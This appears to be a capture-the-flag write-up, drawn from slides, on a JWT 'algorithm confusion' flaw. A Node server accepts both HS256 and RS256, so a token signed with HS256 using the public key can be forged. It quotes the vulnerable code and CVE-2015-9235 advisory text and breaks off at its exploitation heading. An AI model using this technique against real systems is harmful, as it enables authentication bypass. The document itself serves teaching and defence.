  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```


JWTs are a common way of transmitting information that allows the **integrity** of the token to be verified by the server.


It consists of three Base64 encoded strings separated by a period.
The format is the encoded header.payload.secret

some background



The authenticity of the JWT can be verified and trusted by the webserver as the token is typically signed using a **secret** (using the **HMAC** algorithim) or through a **private/public key** scheme such as **RSA** or **ECDSA**






In the case of our target web server, we can see the token is signed used **RS256** (ie. RSA signature with SHA256).

challenge methodology

when looking at the source of the server, we notice something funny.




```
// algs
const verifyAlg = { algorithms: ['HS256','RS256'] }
const signAlg = { algorithm:'RS256' }
```


the JWT that the server creates is signed using **RS256**, however when verifying the user’s JWT, the server allows ***both*** **RS256** and **HS256**.

it allows both a symmetric ***and*** asymmetric means of verifying our JWT!

challenge methodology




with a little bit of googling, you can find that this opens our app up to a vulnerability known as “**algorithm confusion**” (as hinted in the challenge name)




```
app.get('/admin.html', (req, res) => {
  var cookie = req.cookies;
  jwt.verify(cookie['auth'], publicKey, verifyAlg, (err, decoded_jwt) => {
    if (err) {
```

in our source we can see that our server verifies our “auth” cookie by passing in the public key, and allowing verification with *both* RS256 and HS256.

challenge vulnerability






```
jwt.verify(cookie['auth'], publicKey, verifyAlg, (err, decoded_jwt)
```

In most libraries, the second argument is used in symmetric algorithms as a **secret**, and in asymmetric algorithms as a **public key**.

In our case the code allows either HS256 *or* RS256 to verify the algorithm.

Furthermore, (using a bit of google once again) our outdated library does not implement any checks to prevent confusion



Authentication Bypass

Affecting jsonwebtoken package, versions <4.2.2

INTRODUCED: 1 APR 2015 CVE-2015-9235 CWE-592

How to fix?


Upgrade `jsonwebtoken` to version 4.2.2 or greater.

Overview

`jsonwebtoken` is a JSON Web token implementation for symmetric and asymmetric keys. Affected versions of this package are vulnerable to an Authentication Bypass attack, due to the "algorithm" not being enforced. Attackers are given the opportunity to choose the algorithm sent to the server and generate signatures with arbitrary contents. The server expects an asymmetric key (RSA) but is sent a symmetric key (HMAC-SHA) with RSA's public key, so instead of going through a key validation process, the server will think the public key is actually an HMAC private key.

what does this mean?

if we create a malicious JWT which is signed using HS256, rather than the expected RS256, the application will treat the ***public* key** as the HS256's secret and then be verified by the same ***public* key**



Overview

Versions `<=8.5.1` of `jsonwebtoken` library can be misconfigured so that passing a poorly implemented key retrieval function (referring to the `secretOrPublicKey` argument from the readme link) will result in incorrect verification of tokens. There is a possibility of using a different algorithm and key combination in verification than the one that was used to sign the tokens. Specifically, tokens signed with an asymmetric public key could be verified with a symmetric HS256 algorithm. This can lead to successful validation of forged tokens.

Am I affected?

You will be affected if your application is supporting usage of both symmetric key and asymmetric key in jwt.verify() implementation

exploitation

